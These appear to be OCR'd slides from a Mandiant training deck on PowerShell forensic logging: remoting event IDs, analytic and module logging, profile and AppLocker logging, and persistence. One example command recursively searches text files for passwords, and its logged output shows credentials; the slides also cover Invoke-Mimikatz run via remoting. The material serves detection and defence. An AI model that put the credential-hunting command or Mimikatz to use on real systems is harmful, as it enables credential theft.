
PowerShell

**EID 400:** Engine state is changed from None to Available.
…
HostName=**ServerRemoteHost**

**EID 403:** Engine state is changed from Available to Stopped.
…
HostName=**ServerRemoteHost**

Start & stop of remoting session (**accessed host**)

MANDIANT
A FireEye™ Company

# Remoting (Accessed Host)

WinRM Operational

**EID 169:** User CORP\MattH authenticated successfully using NTLM

**EID 81:** Processing client request for operation CreateShell

**EID 134:** Sending response for operation DeleteShell

Who connected via remoting

Timeframe of remoting activity

# Remoting (Accessed Host)

PowerShell Analytic

**EID 32850:** Request 7873936. Creating a server remote session. UserName: CORP \JohnD

**EID 32867:** Received remoting fragment […] Payload Length: 752 Payload Data: 0x020000000200010064D64FA51E7C78418483DC[…]


**EID 32868:** Sent remoting fragment […] Payload Length: 202 Payload Data: 0xEFBBBF3C4F626A2052656649643D2230223E3[…]

Who connected via remoting

Encoded contents of remoting I/O


# PS Analytic Log: Encoded I/O

```
Invoke-Command {Get-ChildItem C:\}
```




# PS Analytic Log: Decoded Input

```
Invoke-Command {Get-ChildItem C:\}
```



# PS Analytic Log: Decoded Output

```
Invoke-Command {Get-ChildItem C:\}
```




MANDIANT
A FireEye™ Company


# Logging via PowerShell Profiles

```
%windir%\system32\WindowsPowerShell\v1.0\profile.ps1
```

- Add code to global profile
  - Loads with each local PS session
  - **`Start-Transcript`** cmdlet
  - Overwrite default prompt function
- Limitations
  - Will not log remoting activity
  - Can launch PowerShell without loading profiles


# Logging via AppLocker

- Set **Audit** or **Enforce** script rules
- Captures user, script path



# PowerShell 3.0: Module Logging

Solves (almost) all our logging problems!




Computer Configuration →
Administrative Templates →
Windows Components →
Windows PowerShell →
**Turn on Module Logging**

MANDIANT
A FireEye™ Company

# Module Logging Example: File Listing

```
Get-ChildItem c:\temp -Filter *.txt -Recurse | Select-String password
```

**Microsoft-Windows-PowerShell/Operational (EID 4103)**

```
ParameterBinding(Get-ChildItem): name="Filter"; value="*.txt"
ParameterBinding(Get-ChildItem): name="Recurse"; value="True"
ParameterBinding(Get-ChildItem): name="Path"; value="c:\temp"
ParameterBinding(Select-String): name="Pattern"; value="password"
ParameterBinding(Select-String): name="InputObject";
value="creds.txt"
                                    ...
Command Name = Get-ChildItem
User = CORP\MHastings
```

**Logged upon command execution**

```
ParameterBinding(Out-Default): name="InputObject";
value="C:\temp\creds.txt:2:password: secret"
ParameterBinding(Out-Default): name="InputObject";
value="C:\temp\creds.txt:5:password: test"
```


**Logged upon command output**

MANDIANT
A FireEye™ Company


# Module Logging Example: Invoke-Mimikatz

**`Invoke-Mimikatz.ps1 via remoting`**

Detailed “per-command” logging



# Module Logging Example: Invoke-Mimikatz





Mimikatz output in event log

# Persistence

# PowerShell Persistence

**Scenario:**
Attacker configures system to load malicious PowerShell code upon startup or user logon

- What are common PowerShell persistence mechanisms?
- How to find them?



